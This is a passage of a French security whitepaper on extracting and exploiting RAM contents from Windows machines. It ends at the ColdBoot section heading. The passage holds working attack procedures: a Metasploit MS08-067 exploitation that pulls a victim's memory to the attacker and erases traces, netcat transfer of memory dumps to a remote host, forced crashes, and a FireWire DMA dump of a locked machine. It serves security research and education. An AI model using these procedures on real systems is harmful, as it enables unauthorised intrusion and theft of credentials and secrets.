

A blurred background image showing a man's face in profile on the right and his hands holding a smartphone in the lower left. The image is out of focus, emphasizing the text overlay.

H@CKRAM

J'AI LA MÉMOIRE QUI FLANCHE ...

CONNECTING BUSINESS & TECHNOLOGY

Description du document

Titre du document	H@ckRAM, J'ai la mémoire qui flanche...
Version	1.2
Etat	En évolution permanente...
Auteurs	Arnaud Malard
Relecteurs	GTC

Suivi des modifications

Version	Date	Description de la modification
1.0	13/04/2010	Création du document
1.1	29/11/2010	Mise à jour GSDAYS
1.2	15/12/2010	Mise à jour de liens « morts »

TABLE DES MATIÈRES

1. QUELQUES MOTS SUR L'AUTEUR	5
2. INTRODUCTION.....	6
2.1. OBJECTIF DU DOCUMENT	6
2.2. LA MEMOIRE VIVE SELON WIKIPEDIA	6
2.3. MAIS POURQUOI S'ATTAQUER A LA MEMOIRE VIVE ?	6
3. METHODES DE RECUPERATION DE LA MEMOIRE RAM	8
3.1. CAS D'UN SYSTEME WINDOWS COMPROMIS	8
3.1.1. <i>Extraction logicielle</i>	8
3.1.2. <i>Extraction de la mémoire via le Framework Metasploit</i>	10
3.1.3. <i>Extraction au niveau Noyau</i>	12
3.1.4. <i>Extraction via le port série</i>	12
3.2. EXPLOITATION D'UN « CRASH » WINDOWS.....	13
3.3. EXPLOITATION D'UN FICHER D'HIBERNATION WINDOWS	15
3.3.1. <i>Attaque physique</i>	15
3.3.2. <i>Attaque logique</i>	15
3.3.3. <i>Condition d'extraction</i>	16
3.4. EXTRACTION VIA UN ACCES DIRECT A LA MEMOIRE (DMA).....	17
3.5. METHODE ULTIME D'EXTRACTION : L'ATTAQUE COLDBOOT	20
3.5.1. <i>Mise en œuvre de l'attaque ColdBoot</i>	20
3.5.2. <i>Préparation pour extraction via une clef USB</i>	21
3.5.3. <i>Extraction via PXE</i>	23
3.6. CAS D'UN SYSTEME LINUX COMPROMIS.....	24
3.7. CAS D'UNE IMAGE VIRTUELLE	25
4. ANALYSE DE LA MEMOIRE RAM	26
4.1. CONVERSION DES FORMATS D'IMAGES RAM	26
4.1.1. <i>Conversion d'un fichier « CrashDump » en image mémoire brute</i>	26
4.1.2. <i>Conversion d'un fichier d'hibernation « hiberfil.sys » en image mémoire brute</i>	26
4.1.3. <i>Conversion d'une image mémoire brute en fichier « CrashDump »</i>	27
4.1.4. <i>Conversion d'un fichier d'hibernation « hiberfil.sys » en fichier « CrashDump »</i>	27
4.2. EXTRACTION DES CHAINES DE CARACTERES	28
4.3. MANIPULATION DES IMAGES RAM EN HEXADECIMAL	29
4.4. ANALYSE DE L'ETAT DU SYSTEME	32
4.4.1. <i>Volatility</i>	32
4.4.2. <i>Memorize</i>	35
4.4.3. <i>Autres outils</i>	35
5. RECUPERATION D'INFORMATIONS SENSIBLES	37
5.1. MOTS DE PASSE BIOS.....	37
5.2. HASHS LM & NTLM.....	37
5.3. SECRETS LSA	39
5.4. HASHS MS-CACHE.....	40
5.5. MOTS DE PASSE EN CLAIR	41
5.5.1. <i>Exemples</i>	41
5.5.2. <i>Automatisation de la recherche</i>	43
5.6. CHIFFREMENT DES DISQUES ET VOLUMES	45
5.6.1. <i>Extraction des clefs via « AesKeyFinder »</i>	45
5.6.2. <i>Utilisation des clefs TrueCrypt sous Windows</i>	45
5.6.3. <i>Utilisation des clefs TrueCrypt sous Linux</i>	51
5.6.4. <i>Faiblesse de certaines solutions de chiffrement de disques durs</i>	52
6. MODIFICATION DE LA RAM AFIN D'INTERAGIR SUR L'ETAT DU SYSTEME	53

6.1.	DEVERROUILLAGE D'UNE SESSION.....	53
6.1.1.	<i>Via un accès Firewire</i>	<i>53</i>
6.1.2.	<i>Via le fichier d'hibernation.....</i>	<i>58</i>
6.2.	ELEVATION DES PRIVILEGES SYSTEME EN LOCAL	65
6.2.1.	<i>Via le fichier d'hibernation.....</i>	<i>65</i>
6.2.2.	<i>Via le port série RS-232.....</i>	<i>67</i>
7.	CONCLUSION ET RECOMMANDATIONS DE SECURISATION.....	73
8.	PRESENTATION DE DEVOTEAM	76
	<i>La Business Unit Sécurité</i>	<i>77</i>

1. QUELQUES MOTS SUR L'AUTEUR

Arnaud MALARD a cinq ans d'expérience dans le domaine de la sécurité dont deux au sein de la BU Sécurité de DEVOTEAM. Il intervient en tant qu'auditeur chez de nombreux clients afin d'évaluer le niveau de sécurité de leur système d'information sous la forme de tests d'intrusion, audits d'architecture et audits de configuration.

Les domaines d'activité des clients pour lesquels il travaille sont variés : banque, assurance, énergie, luxe et service.

Les projets pour lesquels il a pu travailler sont également assez larges : audits d'infrastructure (Pare-feu, DNS, VOIP, GSM, etc) tests d'intrusion applicatifs (Web, Client lourd, Citrix, etc), tests d'intrusion d'infrastructure (Windows, Unix, TOIP, Printer, WIFI, etc), audit de configuration (Windows, Unix, Cisco, Juniper, Checkpoint, etc).

Son passé en tant qu'ingénieur sécurité durant trois ans chez un intégrateur réseau lui ont permis de comprendre les problématiques liées à la production et à la sécurisation des entreprises. Cette expérience lui permet aujourd'hui de s'adapter aux besoins de ses clients en prenant en compte les contraintes liées aux métiers.



E-mail professionnel: arnaud.malard@devoteam.com

Blog professionnel : <http://blog.devoteam.com>

E-mail personnel : sganama@gmail.com

Blog personnel: <http://sud0man.blogspot.com>

2. INTRODUCTION

2.1. OBJECTIF DU DOCUMENT

Le but de cette étude est de recenser et d'évaluer les différentes méthodes d'exploitation des données rémanentes en mémoire vive.

Tout d'abord, les différentes techniques connues à l'heure actuelle pour extraire la mémoire vive seront présentées selon les conditions dans lesquelles peut se trouver un attaquant (accès physique et logiciel avec privilèges élevés ou non).

Dans un second temps, les outils d'analyse d'images mémoires qui me paraissent intéressants et indispensables seront exposés. Ils permettent la manipulation des images extraites pour y lire des informations système ainsi que la conversion dans différents formats standards.

Ensuite, des exemples de données extractibles seront listés et permettront de juger par vous-même la criticité d'un accès à la mémoire et de ses informations sensibles stockées.

Enfin, des exemples de manipulation du contenu de la mémoire permettant d'interagir sur le système d'exploitation via un accès possible à la mémoire RAM et selon les types d'accès disponibles pour un attaquant seront présentés.

2.2. LA MÉMOIRE VIVE SELON WIKIPÉDIA

La **mémoire vive**, **mémoire système** ou **mémoire volatile**, aussi appelée **RAM** de l'anglais *Random Access Memory* (que l'on traduit en français par '**mémoire à accès direct**'), est la **mémoire informatique** dans laquelle un ordinateur place les données lors de leur traitement. Les caractéristiques de cette mémoire sont :

- sa rapidité d'accès (cette rapidité est essentielle pour fournir rapidement les données au **processeur**) ;
- sa volatilité (cette volatilité implique que les données sont perdues dès que l'ordinateur cesse d'être alimenté en électricité).

... la volatilité étant le point le plus important et traité dans ce papier.

Plus simplement : la mémoire vive contient toutes les données qui sont traitées lorsque votre machine est démarrée. La mémoire vive agit comme une sorte de disque dur à accès rapide et donc plus sa capacité est importante plus les performances de la machine sont élevées en termes de rapidité d'exécution des programmes.

2.3. MAIS POURQUOI S'ATTAQUER À LA MÉMOIRE VIVE ?

Plusieurs raisons m'ont poussé à m'intéresser à cet élément majeur d'une architecture système et celles-ci sont exposées ci-dessous.

Contrairement au disque dur, la mémoire RAM est sollicitée pour chacune des actions réalisées sur le système et contient donc plus de données sensibles telles que des mots de passe saisis, historique, des données non maîtrisées et non inscrites sur le disque dur...

Les nombreux moyens existants pour extraire la mémoire RAM en font une cible privilégiée.



La compromission d'un système par l'altération directe de la mémoire RAM est plus discrète que celle réalisée par l'altération des fichiers du disque dur.

Contrairement à certains disques durs, le contenu de la mémoire RAM n'est pas chiffré et facilite ainsi l'accès au système ou sa manipulation même si le disque dur est chiffré.

Enfin, c'est un des éléments majeurs d'une architecture système, il est donc humain de s'y intéresser ...

3. METHODES DE RECUPERATION DE LA MEMOIRE RAM

Ce paragraphe traite des différentes méthodes d'extraction du contenu de la mémoire vive selon la situation dans laquelle peut se trouver un attaquant : accès physique, accès logique, accès avec privilèges élevés ou non...

3.1. CAS D'UN SYSTÈME WINDOWS COMPROMIS

Il existe de nombreux logiciels permettant l'extraction de la mémoire RAM lorsqu'une session Windows est démarrée et contrôlée. Les plus connus sont présentés ci-dessous et nécessitent tous les droits Administrateur pour s'exécuter. Evidemment, leur exécution peut être réalisée à distance via un accès obtenu licite (accès Netbios ou VNC par exemple) ou illicite (via une faille identifiée et exploitée) et ne nécessite pas d'avoir obligatoirement un accès physique à la machine. Ils peuvent tous être placés sur un média amovible afin de réaliser une extraction depuis celui-ci sans qu'aucun outil ou librairie n'ait besoin d'être installé sur le système.

3.1.1. EXTRACTION LOGICIELLE

■ DD.EXE

La dernière version officielle du logiciel ne supporte plus l'accès direct en RAM et une ancienne version doit être utilisée. Ne parvenant pas à identifier un lien officiel pour télécharger cet outil, je l'ai à votre disposition sur mon blog : https://docs.google.com/leaf?id=0B_oq7opm7im8OThhOTk4MjltNjYxNS00N2U3LTlIZjYtMjI2MGFkMDhmN2Ix&hl=en

La commande suivante génère une image de la mémoire et la stocke en local :

```
dd.exe if=\\.\PhysicalMemory of="c:\image.dd" conv=noerror
```

La commande suivante génère une image de la mémoire et la stocke sur une machine distante :

```
dd.exe -v if=\\.\PhysicalMemory of= @IP-machine-distante conv=noerror --iport 3000 --comp lznt1
```

Sachant qu'un serveur a été lancé sur la machine distante via l'outil Netcat :

```
nc -v -n -L -p 3000 -s @IP-machine-source --decomp lznt1 -O h:\servername\filename.img -localwrt
```

■ MDD.EXE

MDD.exe permet de réaliser une extraction de RAM d'une capacité de 1Go en seulement 1 min. Il peut être téléchargé sur le site suivant : http://sourceforge.net/projects/mdd/files/mdd/mdd-1.3/mdd_1.3.zip/download.

La commande suivante génère une image de la mémoire et la stocke en local :

```
mdd_1.3.exe -o image.dd
```

Pour information, MDD est utilisé dans le framework « Metasploit » afin de réaliser une extraction de RAM d'un système compromis à distance (voir 2.1.2).

Le logiciel est compatible avec Windows 7, 2008 et les versions antérieures.

■ MEMORYZE

Memoryze est un ensemble d'outils permettant la manipulation de la mémoire RAM (extraction, exploitation, ...). Pour réaliser une extraction, l'outil disponible est « MemoryDD.bat » et permet de réaliser une extraction de RAM de capacité de 1Go en 1 min 30.

La commande suivante génère une image de la mémoire et la stocke en local :

```
MemoryDD.bat -size 100 -output image.dd
```

Si aucune option n'est fournie au script alors la totalité de la RAM est extraite et stockée dans le répertoire « Audit\

La dernière version disponible du logiciel est téléchargeable sur le site suivant : <http://www.mandiant.com/software/Memoryze.htm> et compatible avec Windows 7, 2008 et les versions antérieures.

■ WIN32DD.EXE

Win32dd est un outil développé par Matthieu Suiche et permettant de réaliser une extraction de RAM d'une capacité de 1Go en environ 30 secondes. Il peut être téléchargé sur le site suivant : <http://moonsols.com/blog/2-blog/9-moonsols-windows-memory-toolkit>.

La commande suivante génère une image de la mémoire et la stocke en local :

```
Win32dd.exe /r /f image.dd
```

Si vous souhaitez générer une image exploitable par le débogueur « Windbg », lancez la commande suivante :

```
Win32dd.exe /d /f image.dd
```

L'outil comporte de nombreuses autres options intéressantes telles que la création d'image de la RAM sous différents formats (Crash Dump, Hibernation) ou l'extraction à distance ... n'hésitez pas à l'essayer.

Par exemple, la commande suivante génère une image de la mémoire et la stocke sur une machine distante :

```
win32dd.exe /t @IP-machine-distante /c 2 /p 6666
```

Sachant qu'un serveur a été lancé sur la machine distante :

```
win32dd.exe /l /p 6666 /f test.dmp
```

3.1.2. EXTRACTION DE LA MÉMOIRE VIA LE FRAMEWORK METASPLOIT

Comme précisé précédemment, l'extraction au niveau logiciel ne nécessite pas obligatoirement un accès physique à la machine et le Framework Metasploit a mis en œuvre un plugin automatisant l'extraction à distance.

3.1.2.1. GÉNÉRALITÉ

Si vous avez identifié une vulnérabilité sur un système Windows permettant l'exécution de code à distance et dont l'exploit est disponible sur la plateforme d'attaque Metasploit [<http://www.metasploit.com>], il est possible d'en extraire la mémoire RAM à distance.

Quelque soit la vulnérabilité identifiée, vous aurez tout d'abord besoin de récupérer les scripts et exécutables suivants :

- mdd.exe : à positionner dans le répertoire « data » du programme Metasploit de la machine attaquante
- memdump.rb : à positionner dans le répertoire « scripts/meterpreter » du programme Metasploit de la machine attaquante [<http://www.darkoperator.com/meterpreter/memdump.rb>]

Le premier est un exécutable qui, une fois déposé et exécuté sur la machine victime, permettra l'extraction de la mémoire RAM.

Le deuxième est un script Ruby permettant de positionner automatiquement « mdd.exe » sur la victime, de l'exécuter à distance, transmettre le résultat à la machine attaquante et supprimer les traces sur la machine victime.

3.1.2.2. EXEMPLE D'UTILISATION

Le cas concret présenté ci-dessous permet l'extraction à distance de la mémoire RAM via l'exploitation d'une récente vulnérabilité découverte (MS08-067).

1) Lancez tout d'abord la console metasploit via la commande « msfconsole »

```
sudoman@Sud0man-Laptop:~/Secu/xploit/trunk$ ./msfconsole  
  
< metasploit >  
-----  
  \  /_/_/  
  \  (oo)_____  
   ( )      )\  
    ||--|| *  
    = [ msf v3.3-dev  
+ -- -- [ 359 exploits - 233 payloads  
+ -- -- [ 20 encoders - 7 nops  
    = [ 132 aux
```

2) Choisissez l'exploit nommé : « windows/smb/ms08_067_netapi »

```
msf > use windows/smb/ms08_067_netapi
```

3) Choisissez le payload « Meterpreter » (en bind ou reverse selon les possibilités)

```
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp  
PAYLOAD => windows/meterpreter/bind_tcp
```

4) Choisissez l'adresse IP de la machine attaquante ainsi que celle de la machine victime

```
msf exploit(ms08_067_netapi) > set LHOST 192.168.1.2
LHOST => 192.168.1.2
msf exploit(ms08_067_netapi) > set RHOST 192.168.1.3
RHOST => 192.168.1.3
```

LHOST étant l'adresse IP de la machine locale attaquante et RHOST la machine cible victime.

5) Lancez l'exploit et donc la console Meterpreter

```
msf exploit(ms08_067_netapi) > exploit


[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:French
[*] Selected Target: Windows XP SP2 French (NX)
[*] Triggering the vulnerability...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (192.168.1.2:37489 -> 192.168.1.3:4444)
```

6) Depuis la console Meterpreter, exécutez le script « memdump »

```
meterpreter > run memdump

[*] Running Meterpreter Memory Dump Script.....
[*] Uploading mdd for dumping targets memory....
[*] mdd uploaded as C:\WINDOWS\TEMP\75966.exe
[*] Dumping target memory to C:\WINDOWS\TEMP\12701.....
[*] Finished dumping target memory
[*] Deleting mdd.exe from target...
[*] mdd.exe deleted
[*] Downloading memory image to /home/sudoman/.msf3/logs/memdump/192.168.1.312701
[*] Finished downloading memory image
[*] Deleting left over files...
[*] Memory image on target deleted
```

La totalité de la mémoire (256 Mo dans ce cas) a été extraite et son contenu a été copié sur la machine attaquante dans le répertoire « ~/.msf3/logs/memdump ».



```
sudoman@Sud0man-Laptop: ~/.msf3/logs/memdump/192.168.1.312701
Fichier  Édition  Affichage  Terminal  Onglets  Aide
sudoman@Sud0man-Laptop:~/.msf3/logs/memdump$ cd 192.168.1.312701/
sudoman@Sud0man-Laptop:~/.msf3/logs/memdump/192.168.1.312701$ ls -al
total 261884
drwxr-xr-x 2 sudoman sudoman      4096 2009-03-23 13:42 .
drwxr-xr-x 8 sudoman sudoman      4096 2009-03-23 13:45 ..
-rw-r--r-- 1 sudoman sudoman 267894784 2009-03-23 13:45 12701.img
sudoman@Sud0man-Laptop:~/.msf3/logs/memdump/192.168.1.312701$
```

Les traces sont effacées automatiquement de la machine victime et permet donc de rendre relativement discrète cette attaque.

3.1.3. EXTRACTION AU NIVEAU NOYAU

L'API « NtSystemeDebugControl() » permet de réaliser des tâches de débogage au niveau Noyau. L'outil « memimager.exe » disponible sur le site suivant : <http://ntsecurity.nu/toolbox/memimager> utilise cette API.

La commande suivante permet la génération d'une image mémoire de 2Go :

```
memimager.exe 2000 image.dd
```

L'utilisation de cette API n'est par contre plus autorisée depuis Windows 2003 SP1 et une alternative est possible en exploitant une vulnérabilité dans la Virtual DOS Machine (VDM). Ce « Proof of the Concept » est décrit par Alex Lonescu et disponible à l'adresse suivante : <http://recon.cx/en/f/aionescu-subverting-w2k3-kernel-integrity-protection.ppt>

3.1.4. EXTRACTION VIA LE PORT SÉRIE

Une machine tournant sous le système Windows bénéficiant d'un port série et sur laquelle un compte valide a été obtenu, est susceptible d'avoir une mémoire RAM lisible depuis un poste connecté par le biais de ce port. L'outil « windbg », utilisé pour le débogage Windows, est disponible sur le site de Microsoft et permet de lire, par exemple, les processus actifs et éventuellement d'en modifier les propriétés. L'intérêt majeur de cette méthode n'est pas de lire la mémoire RAM mais d'en modifier son état et donc la possibilité d'élever des privilèges systèmes. Ce cas est présenté dans la suite de ce papier.

3.2. EXPLOITATION D'UN « CRASH » WINDOWS

Lorsque le système est configuré d'une certaine manière (voir plus bas), un processus spécifique à Windows, et nommé « CrashDump », est lancé automatiquement lorsque le système Windows tente de lire ou écrire dans une zone de mémoire non autorisée. Cela se traduit par le fameux « blue screen ».

```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

DRIVER_IRQL_NOT_LESS_OR_EQUAL

If this is the first time you've seen this stop error screen,
restart your computer, If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any w

If problem
or softwa
If you ne
your comp
select Safe Mode.

Technical information:

*** STOP: 0x000000D1 (0x0000000C,0x00000002,0x00000000,0xF86B5A89)

***      gv3.sys - Address F86B5A89 base at F86B5000, DateStamp 3dd991eb

Beginning dump of physical memory
Physical memory dump complete.
Contact your system administrator or technical support group for further
assistance.
```

Le CrashDump est en réalité une copie automatique de la mémoire RAM sur le disque dur système (« C:\Windows\MEMORY.DMP ») à l'instant où le système a planté et permet en général de déboguer le système pour connaître la raison de l'erreur système. Évidemment, nous verrons par la suite qu'il est possible d'exploiter cette extraction à des fins malicieuses...


Au lieu d'attendre qu'un « crash » se réalise pour récupérer le fichier en question, Nirsoft a développé un outil permettant de faire planter manuellement le système, « StartBlueScreen.exe » est disponible à l'adresse suivante : http://www.nirsoft.net/utills/start_blue_screen.html.

La commande suivante permet de générer un « blue screen ».

```
StartBlueScreen.exe 0x10 0x1111 0x2222 0x3333 0x4444
```

Si l'attaquant a physiquement accès à la machine cible et qu'aucune possibilité s'offre à lui pour s'y introduire par le biais d'un logiciel il peut extraire le disque dur et le connecter sur une autre machine afin d'y récupérer l'éventuelle image générée par un précédent CrashDump. Cette hypothèse est parfaitement plausible étant donné que le fichier d'image généré n'est pas effacé automatiquement par le système et que c'est à l'utilisateur de le supprimer manuellement, chose qui est rarement faite... Alors, ... prenez 5 minutes pour aller jeter un œil sur votre PC pour voir si vous faites parti de cette catégorie... ☺


Evidemment le degré d'informations recueillies dans l'image générée dépend des paramètres fixés sur le système et accessibles depuis « Propriétés Système > Démarrage et récupération » :




En effet, une image partielle de la mémoire fournira moins d'informations qu'une image complète et sera donc moins pertinente pour un attaquant.

3.3. EXPLOITATION D'UN FICHIER D'HIBERNATION WINDOWS

Lorsqu'un système Windows est mis en veille prolongée ou en hibernation, un fichier « hiberfil.sys », correspondant approximativement à l'image de la mémoire RAM (seules les pages mémoires utilisées étant sauvegardées et les données sont compressées), est sauvegardé automatiquement à la racine de la partition système (généralement C:\) afin de conserver l'état du système à restaurer lors du réveil du système.



Une hibernation peut être lancée à travers l'interface Windows suivante :



3.3.1. ATTAQUE PHYSIQUE

Si un attaquant a physiquement accès à la machine cible et qu'aucune possibilité s'offre à lui pour s'y introduire par le biais d'un logiciel, il peut extraire le disque dur pour le connecter sur une autre machine afin d'y récupérer le fichier en question.

Le fait d'enlever le disque dur d'une machine en hibernation ne la perturbera en aucun cas et celle-ci pourra restaurer normalement son état suite à la réinsertion du disque. Nous verrons par la suite qu'il est possible d'exploiter le contenu du fichier d'hibernation afin d'en extraire des informations sensibles mais aussi d'en modifier le contenu dans le but par exemple de déverrouiller la session ou d'élever ses privilèges systèmes.

3.3.2. ATTAQUE LOGIQUE

D'un point de vue logiciel, lorsqu'une machine est démarrée alors qu'elle était précédemment en hibernation, il n'est pas possible à première vue, même avec les droits systèmes, de copier un fichier « hiberfil.sys » vers un quelconque emplacement, Windows interdisant la manipulation des fichiers en cours d'utilisation.

```
C:\WINDOWS\system32\cmd.exe
C:\>copy hiberfil.sys D:
Le processus ne peut pas accéder au fichier car ce fichier est utilisé par un autre processus.
```

Des outils tels que HoBoCopy [\[http://sourceforge.net/project/showfiles.php?group_id=117783&package_id=204974\]](http://sourceforge.net/project/showfiles.php?group_id=117783&package_id=204974) permettent de lever cette restriction et de réaliser la copie des fichiers systèmes en cours d'utilisation.

Ainsi le fichier « hiberfil.sys » peut être extrait depuis un accès logique afin d'être exploité.


```
D:\ARCHIVE\forensic\RAM\sandman\HoboCopy\xp>HoboCopy.exe C:\ D:\dd pagefil.sys
HoboCopy (c) 2006 Wangdera Corporation. hobocopy@wangdera.com

Starting a full copy from C:\ to D:\dd
Copied directory
Backup successfully completed.
Backup started at 2010-11-26 00:39:21, completed at 2010-11-26 00:39:24.
0 files (0.00 bytes, 1 directories) copied, 20 files skipped
```

Il est important de préciser que les droits requis pour copier le fichier système sont ceux d'administration.

3.3.3. CONDITION D'EXTRACTION

Il est important de savoir que même si la machine est arrêtée (et non en hibernation) et que la mise en veille prolongée a déjà été lancée au moins une fois, alors le fichier d'hibernation sera toujours présent et pourra être récupéré. En effet, le fichier « hiberfil.sys » est présent sur la partition système tant que la fonction d'hibernation est activée (option « powercfg /hibernate on » ou paramètre « Activer la mise en veille prolongée » disponible dans « Panneau de configuration > Propriétés des Options d'alimentation »). Evidemment la validité des informations contenues dans le fichier peut ne plus être d'actualité si l'hibernation n'a pas été lancée récemment ...



3.4. EXTRACTION VIA UN ACCÈS DIRECT À LA MÉMOIRE (DMA)

L'attaque consiste à exploiter le fait que la communication entre un périphérique Firewire et une machine ne comporte aucune sécurité car les données transitant à travers le bus Firewire ne passent pas par le microprocesseur pour des raisons de performance. De ce fait, le périphérique en question peut alors contrôler les accès en mémoire de la machine et donc y lire ou écrire le contenu.



De nombreux articles disponibles sur Internet ont été écrits sur ce sujet et l'intérêt de cette partie n'est pas d'expliquer à nouveau cette attaque mais d'expliquer comment l'exploiter techniquement.

Son principe consiste donc à faire passer la machine pirate pour un périphérique de stockage Firewire aux yeux de la victime. L'utilisation de périphériques Firewire étant « plug and play », l'installation se réalise automatiquement sans intervention de l'utilisateur même lorsque la session de la machine est verrouillée (ou lorsqu'elle vient d'être démarrée).

La machine pirate doit tout d'abord fonctionner sous le système d'exploitation Linux et les éléments suivants doivent être installés :

- Bibliothèques 1394 : [<http://www.kernel.org/pub/linux/libs/ieee1394/libraw1394-1.3.0.tar.gz>] [Installation : `./configure;make;make dev;make install`]
- Outil de développement « Swig »
- Interpréteur « python2.x » ainsi que les bibliothèques de développement « python2.x-dev »
- Packages comportant les outils de manipulation de mémoire [<http://www.storm.net.nz/static/files/pythonraw1394-1.0.tar.gz>]

Ensuite, les modifications suivantes doivent être apportées :

- Modifiez la localisation de l'interpréteur Python dans les fichiers « Makefile », « romtool », « businfo ».
- Localisez la bibliothèque « raw1394.h » (« /usr/local/include/libraw1394/ ») et commentez toutes les chaînes « `__attribute__((deprecated))` » ;» via « // ». N'oubliez pas d'ajouter un « ; » sur les lignes précédentes.
- Vérifiez que le chemin de la bibliothèque « raw1394.h » est correctement indiqué dans le « Makefile » et dans le cas contraire faite la modification nécessaire dans le « Makefile ».
- Lancez la commande « make » depuis afin de générer les bibliothèques indispensables au lancement des outils d'attaques (raw1394.py, _raw1394.so).

Le module gérant le Firewire « raw1394 » doit être chargé :

```
sudo modprobe raw1394
```

Chargez une image de périphérique de stockage (par exemple celle d'un *Ipod Apple*) sur le port Firewire :

```
./romtool -s 0 ipod.csr
```

Connectez les deux machines via le câble Firewire. C'est à ce moment que la machine Windows détecte la machine du pirate comme un *Ipod* et installe automatiquement le pilote permettant de communiquer avec celui-ci. Vérifiez alors l'état du bus Firewire :

```
./businfo
```

Et cherchez dans le résultat de la commande le port et le nœud Firewire correspondant à la machine Windows.

```
root@Ares: ~/Bureau/@firewire/pythonraw1394# ./businfo
Firewire initialized, with 1 ports available:
Enumerating port & node tree...
Port(number=0, generation=10, busid=1023, localid=0, nodeCount=2, name='ohcil394')
Node(number=0, nodeid=0xffc0)
ConfigROM(
  Length          : 16 bytes
  CRC Length      : 16 bytes
```

```
Node(number=1, nodeid=0xffc1)
ConfigROM(
  Length          : 16 bytes
  CRC Length      : 16 bytes
  CRC             : 0xb6f0 (Invalid (0x1783))
  Bus ID          : "1394"
  GUID            : 0x334fc0001e98bc70
  Vendor          : 0x00334fc0 ( )
  Link Speed      : 2 (S400)
  Max Record Size : 10 (2048 bytes)
  Isochronous Capable : 1 (Yes)
  Bus Master Capable : 1 (Yes)
  Cycle Master Capable : 1 (Yes)
  Cycle Master Clock Accuracy : 0 ppm
  Isochronous Resource Manager Capable : 1 (Yes)
  Root Directory: 32 bytes, crc: 0x10cb (Invalid (0x0a69))
  0 (Immediate Value), 12 (Node Capabilities): 0x83c0
  0 (Immediate Value), 28 (Unknown 28): 0x50f2
  0 (Immediate Value), 29 (Unknown 29): 0x2
  0 (Immediate Value), 30 (Unknown 30): 0x0
  0 (Immediate Value), 3 (Module Vendor ID): 0x50f2 (MICROSOFT CORP.)
  2 (Offset to Leaf), 1 (Textual Descriptor): Offset: 32 bytes
```

Dans le cas ci-dessous, nous voyons que la machine Microsoft communique avec le port 0 et le nœud 1 de la machine pirate. Ces paramètres sont essentiels pour réaliser la suite de l'attaque.


Le script « 1394memimage » permet alors en utilisant les précédentes informations de réaliser l'extraction.

```
./1394memimage <numéro port> <numéro noeud> <fichier destination> -<taille RAM en Mo>
```

```
root@Ares:~/Bureau/@firewire/pythonraw1394# ./1394memimage 0 1 /tmp/DUMPRAM_001 -1024M
1394memimage v1.0 Adam Boileau, 2006. <adam@storm.net.nz>
Init firewire, port 0 node 1
Reading 0x3ff00000 (1047552KiB) at 2545 KiB/s...
1073741824 bytes read
Elapsed time 412.89 seconds
Writing metadata and hashes...
```

L'extraction d'une mémoire de 1Go a été réalisée en environ 7 minutes lors de nos tests.

Après l'attaque, il est possible de voir des traces de celle-ci au niveau du gestionnaire de périphériques où un pilote pour lecteur de disque Apple Ipod a été installé.



Cette attaque est également réalisable via un accès PCMCIA côté victime et exploitable donc via une carte PCMCIA Firewire.

3.5. MÉTHODE ULTIME D'EXTRACTION : L'ATTAQUE COLDBOOT

